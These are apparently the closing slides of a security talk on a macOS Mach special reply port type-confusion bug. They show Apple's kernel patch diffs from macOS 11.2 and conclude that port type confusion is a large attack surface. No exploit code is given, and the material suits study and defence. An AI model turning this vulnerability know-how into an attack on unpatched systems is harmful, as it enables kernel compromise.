
# The whole picture



# The whole picture



# The fix



# The fix

- Apple added more checks on special reply ports in macOS 11.2

```
@@ -2049,7 +2050,7 @@ ipc_right_copyin(
    assert(port->ip_receiver_name == name);

    assert(port->ip_receiver == space);

-   if (port->ip_immovable_receive) {
+   if (port->ip_immovable_receive || port->ip_specialreply) {
        assert(port->ip_receiver != ipc_space_kernel);
        ip_unlock(port);
        assert(current_task() != kernel_task);
    }

@@ -967,6 +967,15 @@ ipc_port_destroy(ipc_port_t port)
    /* check for a backup port */
    pdrequest = port->ip_pdrequest;

    /*
     * Panic if a special reply has ip_pdrequest or ip_tempowner
     * set, as this causes a type confusion while accessing the
     * kdata union.
     */
    if (special_reply && (pdrequest || port->ip_tempowner)) {
        panic("ipc_port_destroy: invalid state");
    }
}
```

cannot send a special reply port with  
MACH\_MSG\_TYPE\_MOVE\_RECEIVE

```
@@ -1676,8 +1676,12 @@ mach_port_request_notification(
    }
}

/* port is locked and active */

/* you cannot register for port death notifications on a kobject */
- if (ip_kotype(port) != IKOT_NONE) {
+ /*
+ * you cannot register for port death notifications on a kobject,
+ * kolabel or special reply port
+ */
+ if (ip_is_kobject(port) || ip_is_kolabeled(port) ||
+     port->ip_specialreply) {
```

# Conclusion

- Variant analysis brings surprises
- Port type confusion forms a giant attack surface
- Data type confusion survives from PAC, even MTE



Thank you!